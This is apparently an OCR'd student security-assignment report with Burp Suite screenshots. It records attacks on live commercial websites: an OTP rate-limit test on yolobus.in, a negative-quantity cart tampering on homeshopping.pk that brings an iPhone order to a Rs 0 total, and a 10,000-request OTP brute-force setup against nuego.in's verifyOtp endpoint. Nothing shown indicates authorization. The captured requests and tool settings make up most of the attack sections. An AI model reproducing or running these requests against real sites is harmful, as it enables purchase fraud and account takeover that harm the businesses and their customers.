
```
POST /v1/auth/validate-otp HTTP/2
Host: auth.yolobus.in
Cookie: _ga_DOZN5RE0HD=
GS1.1.1733585388.1.0.1733585388.0.0.0; _ga=
GA1.2.615766523.1733585388; _gid=
GA1.2.1087588448.1733585390; _clck=
jqat6x%7C2%7Cfri%7C0%7C1802; ajs_anonymous_id=
824b8f34-8be3-4248-a7dc-aa3b7d317292; _fbp=
fb.1.1733585390940.81937556588380704; _clsk=
17vkgf%7C1733585395389%7C1%7C1%7Ce.clarity.ms%2Fcollec
t
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Platform: WEB
Device_id: e024091e5dd689a8811a4025176a3a0d
Os: web
Source: yolobus
User-Type: rider
Content-Type: application/json
Content-Length: 54
Origin: https://yolobus.in
Referer: https://yolobus.in/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=0
Te: trailers

{
    "phone_code":"+91",
    "phone_number":9999999999,
    "otp":5646
}
```

← Go Back

Enter OTP to continue

we have sent it to +91 9999999999



```
HTTP/2 404 Not Found
Content-Type: application/json
Allow: GET, POST, HEAD, OPTIONS
X-Frame-Options: DENY
Content-Length: 99
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://yolobus.in
X-Envoy-Upstream-Service-Time: 34
Date: Sat, 07 Dec 2024 15:35:02 GMT
Server: istio-envoy

{
    "status":{
        "http_status_code":404
    },
    "errors":[
        {
            "error":{
                "detail":"Invalid otp!"
            },
            "error_code":786
        }
    ]
}
```

← Go Back

Enter OTP to continue

we have sent it to +91 9999999999

4. CONCLUSION: Here we use the websites and no rate limiting by this we got the all websites working.


Task-2:

1. TITLE: Perform Parameter tampering and chart tempering.

2. OBJECTIVE OF THE TASK: Her we find the websites which can be parameter tempering and chart tempering.

3. STEP BY STEP PROCEDURE:

1. Here I done on the website called homeshopping.pk
2. Her we done the price and chart tempering on the above website.
3. Her we go to the website and add a fake user.
4. Now we done the attack by using burp suite
5. Then add the gadgets to the cart and then we done.
6. Now we done the burp suite on it and temper the cart value to negative number
7. By this cart temper we can also to had price tamper by reducing the final price.



Burp Project Intruder Repeater View Help Burp Suite Community Edition v2024.10.3 - Temporary...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop Open browser
Time Type Direction Method URL


10:25:3... HT... → Request POST https://homeshopping.pk/cart.php
10:25:3... HT... → Request POST https://www.google-analytics.com/g/collect?v=2&tid=G-Q9VPL1D347&gtm=45je4ca0v9188645034za200z

Request

```
1; _gid=GA1.2.1452615027.1733821966; SHOP_TOKEN=
53643675807c15f6924.05804023;
_gat_gtag_UA_45588538_1=1; _gat_UA-45588538-1=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 70
Origin: https://homeshopping.pk
Referer:
https://homeshopping.pk/products/Zinda-Tareekh-By-Hi
llary-Clinton-HB-Price-in-Pakistan.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

action=update&selectedShippingMethod=checkout_mcb&
qty[6758081f8ff08]=-8
```

Search
0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 13
Request headers 31
Event log (6) All issues
Memory: 203.3MB



Zinda Tareekh By Hillary Clinton
https://homeshopping.pk/products/Zinda-Tareekh
Loading... Please wait...
Shopping Cart
Close


Item Name	Qty	Item Price	Item Total
Apple iPhone 16 Pro Max 256GB Desert Price in Pakistan 4 - 7 Working Days	9	Rs 364,899	Rs 364,899
Apple iPhone 16 Pro 5G 512GB Natural Titanium Price in Pakistan 4 - 7 Working Days	2	Rs 548,004	Rs 1,096,008
Zinda Tareekh By Hillary Clinton HB Price in Pakistan 4 - 7 Working Days	1	Rs 1,549	Rs 1,549
		Subtotal:	Rs 1,462,456
		Grand Total:	Rs 1,462,456

Provide Details To Place Your Order


* Full Name:

Mobile: +92 – 9999191

Order Instructions/Comments (Optional)



Burp Project Intruder Repeater View Help Burp Suite Community Edition v2024.10.3 - Temporary...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept off Forward Drop Open browser
Time Type Direction Method URL
Intercept is off
Event log (6) All issues
Memory: 210.8MB



Zinda Tareekh By Hillary Clinton
https://homeshopping.pk/products/Zinda-Tareekh
Close

Item Name	Qty	Item Price	Item Total
Apple iPhone 16 Pro Max 256GB Desert Price in Pakistan 4 - 7 Working Days	1	Rs 364,899	-Rs 2,919,192
Apple iPhone 16 Pro 5G 512GB Natural Titanium Price in Pakistan 4 - 7 Working Days	2	Rs 548,004	Rs 1,096,008
Zinda Tareekh By Hillary Clinton HB Price in Pakistan 4 - 7 Working Days	1	Rs 1,549	Rs 1,549
		Subtotal:	-Rs 1,821,635
		Grand Total:	Rs 0

Provide Details To Place Your Order

* Full Name:

Mobile: +92 – 9999191

Address: near Hazari

Order Instructions/Comments (Optional)

4. CONCLUSION: Here we use the website we done the price and cart tempering.

Task-3:

1. TITLE: Perform Authentication Bypass Exploitation on any website and Prepare clear Documentation.

2. OBJECTIVE OF THE TASK: Her we find the websites which can be OTP bypassing.

3. STEP BY STEP PROCEDURE:

1. Now we go to the nuego website for this otp bypass attack.

2. Now we open a website and start the attack

3. After click a random otp and submit by done before on the intercept.


4. Now send the otp proxy to intruder and add the otp selection

5. Now select the sniper attack and add to it as the brute force attack.

6. Now we done the otp attack by mentioned number

7. Here we usually take 4 digit otp.

8. Now we get around 10000 combinations so at one we get the desired otp.


Burp Suite Community Edition v2024.10.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Logger Organizer Extensions Learn
Settings
1 × 2 × +
Start attack
Positions Add § Clear § Auto §
Payloads
Resource pool
Settings
Add Edit Remove Up Down
E... Rule
Search
1 highlight 1 payload position Length: 1021
Event log (17) All issues
Memory: 441.8MB

Sniper attack

Target: https://prdenv.nuego.in ☑ Update Host header to match target

```
POST /graphql HTTP/1.1
Host: prdenv.nuego.in
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 541
Referer: https://www.nuego.in/
Origin: https://www.nuego.in
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=0
Te: trailers
Connection: keep-alive

{"id":"VerifyOtpMutation","query":
"mutation VerifyOtpMutation(\n  $otp: String!\n  $mobileNumber: String!\n) {\n  verifyOtp(otp: $otp, mobileNumber: $mobileNumber) {\n    status\n    user {\n      id\
n      lastLogin\n      mobileNumber\n      email\n      firstName\n      lastName\n      jti\n      username\n      profile {\n        id\n        profilePic\n
  walletAmount\n        greenMilesAmount\n        profilePicUrl\n      }\n    }\n    token\n    refreshToken\n  }\n}\n","variables":{"otp":"§0000§","mobileNumber":
"9999999999"}}
```

Payload position: All payload positions
Payload type: Brute forcer
Payload count: 10,000
Request count: 10,000

Payload configuration

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.


Character set: 0123456789
Min length: 4
Max length: 4

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.


Burp Suite Community Edition v2024.10.3 - Temporary Pr...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser

```
Time      Type  Direction  Method  URL
12:22:1... HT... → Request  POST  https://prdenv.nuego.in/graphql
12:22:1... HT... → Request  POST  https://www.facebook.com/tr/
12:22:2... HT... → Request  POST  https://d.clarity.ms/collect
12:22:3... HT... → Request  POST  https://d.clarity.ms/collect
12:22:3... HT... → Request  POST  https://d.clarity.ms/collect
12:22:4... HT... → Request  POST  https://d.clarity.ms/collect
12:22:4... HT... → Request  POST  https://d.clarity.ms/collect
12:22:5... HT... → Request  POST  https://d.clarity.ms/collect
12:22:5... HT... → Request  POST  https://d.clarity.ms/collect
```

```
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=0
Te: trailers
Connection: keep-alive

{
  "id":"VerifyOtpMutation",
  "query":
  "mutation VerifyOtpMutation(\n  $otp: String!\n  $mobileNumber: String!\n) {\n  verifyOtp(otp: $otp, mobileNumber: $mobileNumber) {\n    status\n    user {\n      id\n      lastLogin\n      mobileNumber\n      email\n      firstName\n      lastName\n      jti\n      username\n      profile {\n        id\n        profilePic\n        walletAmount\n        greenMilesAmount\n        profilePicUrl\n      }\n    }\n    token\n    refreshToken\n  }\n}\n",
  "variables":{
    "otp":"0000",
    "mobileNumber":"9999999999"
  }
}
```

Selection 4 (0x4)

Selected text: 0000

Decoded from: Select

0000

Request attributes	2
Request query parameters	0
Request cookies	0
Request headers	15

Bus Ticket Booking Online: Safe
https://www.nuego.in/?utm_source=googl
Skip

Enter verification code

OTP sent to

9999999999

0 0 0 0

4. CONCLUSION: Here we use the website to done otp bybassing.